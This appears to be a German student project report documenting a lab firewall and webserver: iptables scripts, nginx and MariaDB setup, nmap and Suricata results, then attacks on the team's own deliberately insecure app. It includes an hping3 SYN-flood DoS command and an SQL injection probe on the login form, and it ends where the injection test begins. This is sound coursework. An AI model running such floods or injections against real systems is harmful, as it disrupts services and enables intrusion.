



**Hochschule für Technik
und Wirtschaft Berlin**

University of Applied Sciences

Dokumentation der Projektarbeit

Projektarbeit im Modul Informationssicherheit

vorgelegt von

**Adrian Tippe 584501
Christoph Nicklas Jänicke 584533
Ilkaan Bingöl 584398
Parham Rahmani 580200**

Berlin, 22. Juli 2024

Inhaltsverzeichnis

1	Einführung	1
1.1	Skripts und Anwendungen	1
2	Aufbau des Informationsverbunds und Informationsfluss	2
2.1	Informationsverbund	2
2.2	Informationsfluss	3
3	Aufgabenblatt 1	4
3.1	Firewall	4
3.1.1	Anforderungen	4
3.1.2	Skripte	5
3.2	Webserver	7
3.2.1	Anforderungen	7
3.2.2	Skript	7
3.3	Test der iptables Regeln	8
3.3.1	Ping	8
3.3.2	NMAP Scan	9
3.3.3	DOS Angriff	11
4	Aufgabenblatt 2	13
4.1	Firewall	13
4.2	Webserver	14
4.2.1	Python-Anwendung	15
4.2.2	Nginx	15
4.2.3	MariaDB	15
4.3	Angriff auf den Webserver	16
4.3.1	SQL Injection	16
4.3.2	Cross-Site Scripting	18
5	Aufgabenblatt 3	24
5.1	Konfiguration des Intrusion Detection Systems	24
5.2	ARP Spoofing	24
5.2.1	IDS gegen ARP-Spoofing	26
6	Aufgabenblatt 4	27
7	Anhang	28
7.1	Netzwerk	28
7.2	Hinzufügen eines Cron-Jobs	28
7.3	Setzen einer statischen IP-Adresse	28

1 Einführung

Im Rahmen des Kurses Informationssicherheit, im Sommersemester 2024, sollte in einer Projektarbeit eine Firewall aufgebaut, konfiguriert und getestet werden.

In diesem Dokument wird die Konfiguration der einzelnen Komponenten sowie der Penetrationstest dieser Firewall beschrieben.

1.1 Skripts und Anwendungen

Alle genutzten Skripts sowie die Python-Anwendung auf dem Webserver wurden eigens erstellt und sind in den öffentlichen GitHub-Repositories <https://github.com/c-jaenicke/itsec-misc> und https://github.com/parhamrahmani/Implementation_Webserver_GP3 zu finden.

2 Aufbau des Informationsverbunds und Informationsfluss

Folgende Kapitel beschreiben den Aufbau des Informationsverbundes sowie den Informationsfluss innerhalb.

2.1 Informationsverbund

Folgendes Diagramm zeigt den Informationsverbund:




Abbildung 1: Aufbau des Informationsverbunds

Der Laptop dient als Client, um auf den Webserver zuzugreifen und als Client für Penetrationstests.

Die Firewall, ein RPi 4, setzt eine Firewall und ein Intrusion Detection System (IDS) um. Dieses soll den Webserver schützen und den Datenverkehr kontrollieren.

Der Webserver, ein RPi 3b, stellt eine eigens programmierte Python-Anwendung mit einem NGINX-Webserver um.

Der Switch verbindet alle Geräte im Informationsverbund. Zu den gezeigten Komponenten können noch zusätzlich 2 weitere Clients angeschlossen werden.

Der Server der Firewall wird in den kommenden Kapiteln als Firewall bezeichnet. Der Server des Webservers wird als Webserver bezeichnet.

2.2 Informationsfluss

Folgendes Diagramm stellt den Informationsfluss im Verbund dar:




Abbildung 2: Aufbau des Informationsverbunds

Beginnend beim Client wird eine Anfrage an die Firewall gesendet, diese leitet die Anfrage, mittels einer Forwarding-Regel, nachdem diese gefiltert und überprüft wurde, an den Webserver weiter. Dieser bearbeitet die Anfrage und führt ggf. eine Datenbankabfrage durch. Die Antwort wird anschließend wieder an die Firewall gesendet, welche diese an den Client weiterleitet.

Es findet keine direkte Kommunikation zwischen dem Client und dem Webserver statt. Der Datenverkehr läuft immer über die Firewall

Der Switch wird in dem Informationsfluss nicht behandelt, da dieser lediglich die physische Verbindung der Komponenten realisiert und keine sonstige Funktion oder Filter umsetzt.

3 Aufgabenblatt 1

Folgende Abschnitte zeigen und erläutern die Konfiguration der einzelnen iptables-Paketfilter.

3.1 Firewall

Im folgenden werden die Anforderungen und die Konfiguration von iptables auf der Firewall erläutert.

3.1.1 Anforderungen

Folgende Anforderungen wurden aus dem Aufgabenblatt 1 identifiziert und werden zusätzlich für die Administration und den normalen Betrieb benötigt:

Port	Protokoll	Dienst
22	TCP	SSH
53	TCP	DNS
53	UDP	DNS
123	UDP	NTP
80	TCP	HTTP
443	TCP	HTTPS
143	TCP	Outlook IMAP
993	TCP	Outlook IMAP
110	TCP	Outlook POP3
995	TCP	Outlook POP3
587	TCP	Outlook SMTP
5938	TCP	TeamViewer
5938	UDP	TeamViewer
8081	TCP	TeamViewer

Tabelle 1: Benötigte Ports auf der Firewall

Bei den Freigegeben Ports wurden die Richtlinien und Anforderungen der jeweiligen Hersteller [1], [2] beachtet.

Port 22 wird für SSH genutzt um den Server zu administrieren.

Die Ports 53 und 123, entsprechend DNS und NTP, werden für den regulären Betrieb des Servers benötigt. NTP wird benötigt um die korrekte Zeit zu haben und das Logging und Auswerten zu vereinfachen.

Ports 80 und 443 werden für den HTTP-Verkehr genutzt, damit verbundene Clients, wie Mitarbeiter, Zugang zum Internet erhalten.

Da sich kein lokaler E-Mail- oder Exchange-Server im Verbund auf Arbeitsblatt 1 befindet, wird davon ausgegangen das es einen externen Server gibt. Die Ports 143 und 993, 110

und 995 sowie 587 ermöglichen verschiedene Wege der Anmeldung auf diesem Server. TeamViewer benötigt den Port 5938 um den Zugang zu ermöglichen. Der Lizenzserver von Delftship benötigt den Port 8081 [3].

3.1.2 Skripte

Nach den Vorgaben aus Aufgabenblatt 1 und den identifizierten Anforderungen ergeben sich die folgende Skripte für iptables. Alle Skripte müssen mit Root Rechten ausgeführt werden. Iptables Regeln wurden gemäß der iptables man page [4] angelegt.

Bei allen folgenden Skripten werden anfangs alle bestehenden Regeln gelöscht, um Konflikte mit den neuen Regeln zu verhindern.

Folgender Skript schließt alle Ports der Firewall:

```
#!/usr/bin/env bash
# this script blocks all incoming and outgoing traffic
# flush all rules and reset all chains
iptables -F
iptables -t nat -F
iptables -X

# block all incoming, outgoing and forwarded traffic
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

Folgender Skript öffnet die Firewall komplett und erlaubt jede Art von Datenverkehr:

```
#!/usr/bin/env bash
# this script allows all incoming and outgoing traffic
# flush all rules and reset all chains
iptables -F
iptables -t nat -F
iptables -X

# allow all incoming, outgoing and forwarded traffic
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
```

Folgender Skript setzt die Anforderungen für die Umgebung um und ermöglicht das Forwarding auf den Webserver. Zusätzlich wird Datenverkehr auf dem loopback-Interface erlaubt.

Dieser Skript wird durch einen Cron-Job direkt nach dem Boot ausgeführt, siehe Kapitel 7.2.

```
#!/usr/bin/env bash
# script for setting up production settings
# flush all rules and reset all chains
iptables -F
iptables -t nat -F
```

```
iptables -X

# allow all local traffic, needed for local connection like databases
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT

# allow ssh traffic on port 22
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT

# allow dns traffic on port 53, both tcp and udp
iptables -A INPUT -p tcp --sport 53 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 53 -j ACCEPT
iptables -A INPUT -p udp --sport 53 -j ACCEPT
iptables -A OUTPUT -p udp --dport 53 -j ACCEPT

# allow ntp traffic on port 123, as client, recieving ntp time
iptables -A INPUT -p udp --sport 123 -j ACCEPT
iptables -A OUTPUT -p udp --dport 123 -j ACCEPT

# allow ping
iptables -A INPUT -p icmp -j ACCEPT
iptables -A OUTPUT -p icmp -j ACCEPT

# allow http on port 80
iptables -A INPUT -p tcp --sport 80 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT

# allow https on port 443
iptables -A INPUT -p tcp --sport 443 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT

# forward incoming traffic on port 80, http, to webserver port 80 and
# back
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-
destination 192.168.0.221:80
iptables -A FORWARD -p tcp -d 192.168.0.221 --dport 80 -j ACCEPT
iptables -t nat -A POSTROUTING -p tcp -d 192.168.0.221 --dport 80 -j
MASQUERADE

# allow outlook traffic to external mailserver
## imap
iptables -A INPUT -p tcp --sport 143 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 143 -j ACCEPT
iptables -A INPUT -p tcp --sport 993 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 993 -j ACCEPT
## pop3
iptables -A INPUT -p tcp --sport 110 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 110 -j ACCEPT
iptables -A INPUT -p tcp --sport 995 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 995 -j ACCEPT
## smtp
```



```
iptables -A INPUT -p tcp --sport 587 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 587 -j ACCEPT

# allow traffic for teamviewer
iptables -A INPUT -p tcp --dport 5938 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 5938 -j ACCEPT

iptables -A INPUT -p udp --dport 5938 -j ACCEPT
iptables -A OUTPUT -p udp --sport 5938 -j ACCEPT

# allow traffic for delfship
iptables -A INPUT -p tcp --sport 8081 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 8081 -j ACCEPT

# drop traffic that doesnt match incoming or forwarding rules, allow
  all outgoing
iptables -P INPUT DROP
iptables -P FORWARD ACCEPT # forward has to be ACCEPT, to allow
  forwarding to webserver
iptables -P OUTPUT ACCEPT
```

Zusätzlich zu den Ports wird das ICMP-Protokoll zugelassen, um Pings für Diagnosezwecke zu gestatten.

Um das Forwarding von IPv4 Paketen zu ermöglichen musste der Kernel-Parameter `net.ipv4.ip_forward` auf 1, statt 0, gesetzt werden [5].

3.2 Webserver

Im folgenden werden die Anforderungen an die iptables-Regeln auf dem Webserver beschrieben und der Skript der diese umsetzt gezeigt.

3.2.1 Anforderungen

Folgende Ports wurden als relevant identifiziert um dem Webserver zu administrieren und die Python-Anwendung bereitzustellen:

Port	Protokoll	Dienst
22	TCP	SSH
80	TCP	HTTP

Tabelle 2: Benötigte Ports auf dem Webserver

3.2.2 Skript

Folgender Skript setzt die iptables Regeln auf dem Webserver. Der Skript muss mit Root Rechten ausgeführt werden. Iptables Regeln wurden gemäß der iptables man page [4]

angelegt.

Der Skript wird direkt am Boot mittels eines Cron-Jobs ausgeführt, siehe Kapitel 7.2.

```
#!/usr/bin/env bash
# script for setting up production settings
# flush all rules and reset all chains
iptables -F
iptables -t nat -F
iptables -X

# allow all local traffic, needed for local connection like databases
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT

# allow ssh traffic on port 22
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT

# allow ping
iptables -A INPUT -p icmp -j ACCEPT
iptables -A OUTPUT -p icmp -j ACCEPT

# allow incoming http traffic from firewall and allow all outgoing http
# traffic
iptables -A INPUT -p tcp --src 192.168.0.220 --dport 80 --jump ACCEPT
iptables -A OUTPUT -p tcp --sport 80 -j ACCEPT

# drop traffic that doesnt match incoming or forwarding rules, allow
# all outgoing
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT
```

Zuerst werden alle bestehenden Regeln gelöscht, um Konflikte vorzubeugen.

Der Skript ermöglicht den Managementzugang mittels SSH sowie Pings auf und vom Server.

Der HTTP-Verkehr wird auf die IP-Adresse 192.168.0.220, die Firewall, beschränkt. Anderen Clients ist es also nicht möglich den Webserver direkt anzufragen.

Besonders relevant ist es den Verkehr auf dem Loopback-Interface zuzulassen, da die Python-Anwendung dies benötigt um auf die Datenbank zuzugreifen.

3.3 Test der iptables Regeln

3.3.1 Ping

Im folgenden wurde ein einfacher Ping, mit dem Befehl `ping -4 -c 5 192.168.0.220`. Folgende Parameter wurden genutzt [6]:

1. `-4`: Benutze ausschließlich IPv4, da die Server nur eine IPv4 Adresse und keine IPv6 Adressen haben.

2. -c 5: Sende insgesamt 5 Pakete. 5 Pakete wurden als ausreichend beurteilt um die Funktion der Firewall zu zeigen.

Die folgende Abbildung zeigt das Ergebnis des Pings, wenn alle Ports offen sind:

```
(kali㉿kali)-[~]
$ ping -4 -c 5 192.168.0.220
PING 192.168.0.220 (192.168.0.220) 56(84) bytes of data.
64 bytes from 192.168.0.220: icmp_seq=1 ttl=64 time=0.545 ms
64 bytes from 192.168.0.220: icmp_seq=2 ttl=64 time=0.358 ms
64 bytes from 192.168.0.220: icmp_seq=3 ttl=64 time=0.504 ms
64 bytes from 192.168.0.220: icmp_seq=4 ttl=64 time=0.490 ms
64 bytes from 192.168.0.220: icmp_seq=5 ttl=64 time=0.354 ms

— 192.168.0.220 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4094ms
rtt min/avg/max/mdev = 0.354/0.450/0.545/0.079 ms
```

Abbildung 3: Ergebnis den Pings bei allen Ports offen

Die nächste Abbildung zeigt das Ergebnis des Pings mit allen Ports geschlossen und der production Regeln:

```
(kali㉿kali)-[~]
$ ping -4 -c 5 192.168.0.220
PING 192.168.0.220 (192.168.0.220) 56(84) bytes of data.

— 192.168.0.220 ping statistics —
5 packets transmitted, 0 received, 100% packet loss, time 4078ms
```

Abbildung 4: Ergebnis den Pings bei geschlossenen Ports und production Setup

Man kann sehen das keiner der Pings erfolgreich war. Das liegt daran das bei beiden Regelsätzen das ICMP-Protokoll, welches für Pings genutzt wird, blockiert wird.

3.3.2 NMAP Scan

Sowohl der Webserver als auch die Firewall wurden mit dem Befehl `sudo nmap -sS -sC -O -p- <ip des ziels>` mittels NMAP gescanned. Folgende Parameter wurden genutzt [7]:

1. -sS: Führe einen "SYN Scan" bzw. "Stealth Scan" durch. Damit wurden die offenen TCP-Ports gescanned.
2. -sC: Führe einen "Script Scan" durch. Hierbei werden verschiedene Scripte eingesetzt um mehr Informationen über verschiedene Ports und Dienste zu erhalten.
3. -O: Versuche das Betriebssystem des Ziels zu erhalten.

4. -p-: Scanne alle Ports von 1 bis 65535.

Folgende Ergebnisse ergab der NMAP-Scan der Firewall und des Webservers:

```
Nmap scan report for 192.168.0.220
Host is up (0.00044s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 1a:44:16:16:34:b4:db:60:06:59:83:c2:c4:68:2a:f2 (ECDSA)
|_  256 6b:f4:20:d4:cb:e1:9b:4f:4b:5a:cf:8a:9c:31:97:96 (ED25519)
53/tcp    closed domain
80/tcp    open  http
|_ http-title: Login and Register Form
110/tcp   closed pop3
143/tcp   closed imap
443/tcp   closed https
587/tcp   closed submission
993/tcp   closed imaps
995/tcp   closed pop3s
5938/tcp  closed teamviewer
8081/tcp  closed blackice-icecap
MAC Address: DC:A6:32:49:23:0D (Raspberry Pi Trading)
Aggressive OS guesses: Linux 2.6.32 (94%), Linux 3.2 - 4.9 (94%), Linux 4.15 - 5.8 (94%), Linux
, Synology DiskStation Manager 5.2-5644 (91%), Netgear RAIDiator 4.2.28 (91%), Linux 3.1 (91%),
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.85 seconds
```

Abbildung 5: Ergebnis NMAP-Scan Firewall

```
Nmap scan report for 192.168.0.221
Host is up (0.00065s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 62:7a:14:91:db:b6:1e:57:d9:1b:dd:48:62:ec:42:a4 (ECDSA)
|_  256 94:4d:e1:10:fd:10:27:12:bd:17:b1:8e:03:25:70:2e (ED25519)
MAC Address: B8:27:EB:72:48:DB (Raspberry Pi Foundation)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%)
Linux 5.1 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%), Linux 2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.23 seconds
```

Abbildung 6: Ergebnis NMAP-Scan Webserver

Hervorzuheben ist, dass der Scan der Webservers nur den Port 22, SSH, gefunden hat, nicht den Port 80 für den NGINX-Server. Die Regel, das Port 80 auf dem Webserver nur auf Anfragen von der IP-Adresse der Firewall annimmt funktioniert dementsprechend.

Zudem war Suricata in der Lage den NMAP-Scan, den Script-Scan, zu entdecken und zu melden.

```
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55326 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55330 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55330 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55340 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55340 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55342 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55342 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55348 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55348 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55358 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55358 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55372 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55372 → 192.168.0.221:80
```


Abbildung 7: Logs von Suricata bei der Durchführung des NMAP-Scans

3.3.3 DOS Angriff

Zusätzlich wurde ein Denial Of Service (DoS) Angriff auf die Firewall durchgeführt, hierfür wurde das Tool hping3 eingesetzt, mit folgenden Paramtern [8]:

1. -s: Setze die SYN-Flag bei TCP Paketen, um eine legitime Anfrage über TCP zu simulieren
2. --flood: Sende Pakete so schnell wie möglich
3. -v: Genauerer Output
4. -p 80: Sende die Pakete an Port 80 des Ziel
5. 192.168.0.220: IP-Adresse des Ziels

Der folgende Screenshot zeigt das Ausführen von hping3 im Terminal:



```
kali@kali: ~
(kali@kali)~$ sudo hping3 -S --flood -V -p 80 192.168.0.220
using eth0, addr: 192.168.0.104, MTU: 1500
HPING 192.168.0.220 (eth0 192.168.0.220): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Abbildung 8: Screenshot von der Ausführung von hping3

Die folgende Abbildung zeigt die Auslastung der Firewall wie sie in htop dargestellt wird:




Abbildung 9: Screenshot von der Auslastung der Firewall während des DoS Angriffs

htop ist ein Tool welches die derzeitige Auslastung der Hardware eines Systems grafisch darstellt. Man kann sehen, dass die CPU zu fast 100% ausgelastet ist. Die Firewall ist nicht mehr in der Lage auf andere Anfragen zu antworten, andere Prozesse werden deutlich verlangsamt.

Der Webserver war auch nicht mehr über die Firewall erreichbar.

Suricata hat zudem bei der Durchführung des DoS Angriffs ausgeschlagen und die fehlerhafte TCP Übertragung gemeldet:

```
06/17/2024-20:24:32.446025  [**] [1:2210007:2] SURICATA STREAM 3way handshake SYNACK with wrong ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.0.220:80 -> 192.168.0.104:11998
```

Abbildung 10: Einzelne Zeile der Logs von Suricata während des DoS Angriffs

4 Aufgabenblatt 2

Folgende Abschnitte beschreiben die Konfiguration der Firewall und des Webserver.

4.1 Firewall

Der Server der Firewall nutzt als Betriebssystem die 64 Bit Variante des Raspberry Pi OS, welches auf Debian 12 Bookworm basiert.

Es wurde keine vorinstallierte Software deinstalliert.

Es wurden folgende Pakete zusätzlich installiert:

Name	Begründung
iptables	Firewall, Alternative zur Vorinstallierten Firewall nftables
suricata	Intrusion Detection System
nvim	Texteditor zum bearbeiten von Konfigurationsdateien
zsh	Shell mit besserer Auto-Complete-Funktion
tmux	Terminal Multiplexer zum einfachen Verwalten über SSH

Tabelle 3: Zusätzlich installierte Software auf der Firewall

Der standardmäßig aktivierte nftables-Dienst wurde deaktiviert um Konflikte mit iptables zu verhindern, siehe Kapitel 3.1 für die Konfiguration von iptables für den Firewall-Server. SSH wurde aktiviert, es wurden keine weiteren Maßnahmen eingeleitet um die Schnittstelle zu schützen. Es wird die Standardkonfiguration verwendet.

Der Suricata-Dienst wurde aktiviert und wird automatisch beim Boot gestartet, siehe Kapitel 5.1 für die Konfiguration des Intrusion Detection Systems (IDS).

Dem Server wurde die statische IP-Adresse 192.168.0.220 zugewiesen, siehe Kapitel 7.3. Folgende Abbildung zeigt die Netzwerk-Konfiguration der Firewall:

```
[test@piserver:~]$ sudo cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
auto eth0
iface eth0 inet static
    address 192.168.0.220
    netmask 255.255.255.0
    gateway 192.168.0.221
```

Abbildung 11: Interface der Firewall

4.2 Webserver

Der Webserver nutzt als Betriebssystem die 64 Bit Variante des Raspberry Pi OS, welches auf Debian 12 Bookworm basiert.

Es wurde keine vorinstallierte Software deinstalliert.

Folgende Software wurde zusätzlich installiert:

Name	Begründung
iptables	Firewall, Alternative zur Vorinstallierten Firewall nftables
nvim	Texteditor zum bearbeiten von Konfigurationsdateien
zsh	Shell mit besserer Auto-Complete-Funktion
tmux	Terminal Multiplexer zum einfachen Verwalten über SSH
python3-pip, python3-venv, python3-flask, python3-flask-cors, python3-pymysql	Als Abhängigkeiten der Python-Anwendung
mariadb-server	Datenbank für die Python-Anwendung
nginx	Als Webserver für die Python-Anwendung

Tabelle 4: Zusätzlich installierte Software auf dem Webserver

Der standardmäßig aktivierte nftables-Dienst wurde deaktiviert um Konflikte mit iptables zu verhindern, siehe Kapitel 3.2 für die Konfiguration von iptables auf dem Webserver. SSH wurde aktiviert, es wurden keine weiteren Maßnahmen eingeleitet um die Schnittstelle zu schützen. Es wird die Standardkonfiguration verwendet.

Der nginx-Dienst und mariadb-Dienst wurde aktiviert und wird beim Start automatisch gestartet.

Die Python-Anwendung wird automatisch beim Start durch einen Cron-Job gestartet, siehe Kapitel 7.2.

Dem Server wurde die statische IP-Adresse 192.168.0.221 zugewiesen, siehe Kapitel 7.3. Folgende Abbildung zeigt die Netzwerk-Konfiguration des Webserver:

```
[test@itsec-g3-s:~][130]$ sudo cat /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
auto eth0
iface eth0 inet static
    address 192.168.0.221
    netmask 255.255.0.0
    gateway 192.168.0.220
```

Abbildung 12: Interface des Webserver

4.2.1 Python-Anwendung

Auf dem Webserver wird eine eigens programmierte Python-Anwendung betrieben.

Diese bietet ein einfaches HTML Login Formular, sowie einen einfachen Chat in dem Nachrichten veröffentlicht werden können.

Die Anwendung wurde absichtlich so unsicher wie möglich entwickelt um die geplanten Attacken im Pentest zu ermöglichen.

4.2.2 Nginx

Um die Python-Anwendung auf Port 80 mittels NGINX zur Verfügung zu stellen wurde die Datei myflaskapp im Ordner /etc/nginx/sites-available/ mit folgendem Inhalt angelegt:

```
server {
    listen 80;
    server_name _;    # wildcard

    location / {
        proxy_pass http://127.0.0.1:5000;    # Point to where Flask is
            running
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

Für diese Datei wurde anschließend ein Link mittels `ln -s /etc/nginx/sites-available/myflaskapp /etc/nginx/sites-enabled` erstellt.

Es wurden keine weiteren Maßnahmen unternommen um NGINX zu härten.

4.2.3 MariaDB

Die Datenbank wurde mit folgenden Skript initialisiert:

```
#!/usr/bin/env bash
# script for setting up database
mysql -u "$1" --password="$2" -e "CREATE DATABASE mydb;
USE mydb;
CREATE USER 'admin'@'localhost' IDENTIFIED BY 'password';
CREATE TABLE credentials (
    id INT AUTO_INCREMENT PRIMARY KEY,
    user VARCHAR(255) NOT NULL,
    password VARCHAR(255) NOT NULL
);
INSERT INTO credentials (user, password) VALUES ('testuser', '
testpassword');
```

```
GRANT ALL PRIVILEGES ON mydb.* TO 'admin'@'localhost';
FLUSH PRIVILEGES;"""
```

Es wird eine neue Datenbank mit dem Namen `mydb` angelegt. Zusätzlich wird ein neuer Nutzer `admin` angelegt. Anschließend wird die Tabelle `credentials` angelegt, in welcher die Daten später gespeichert werden. In diese wird ein Testnutzer hineingeschrieben. Dem Nutzer `admin` werden zuletzt alle Rechte für die neue Datenbank zugeteilt.

Es wurden keine weiteren spezifischen Konfigurationen durchgeführt, um MariaDB zu schützen.

4.3 Angriff auf den Webserver

Im folgenden werden die Angriffe auf den Webserver, eine SQL Injection und Cross-Site-Scripting Attacke, beschrieben.

4.3.1 SQL Injection

Um die Anfälligkeit der Webanwendung für SQL Injection zu testen, wurde ein Angriff auf das Login-Formular simuliert. Zunächst wurde ein einfacher Test mit dem Benutzernamen `' ; ''` und einem beliebigen Passwort durchgeführt. Dies führte zu einem internen Serverfehler (HTTP 500), der wertvolle Informationen über die zugrunde liegende Datenbankabfrage preisgab.

Login Form

Username: Password:

NetworkError when attempting to fetch resource.

Abbildung 13: Fehlermeldung beim Login in der Webanwendung

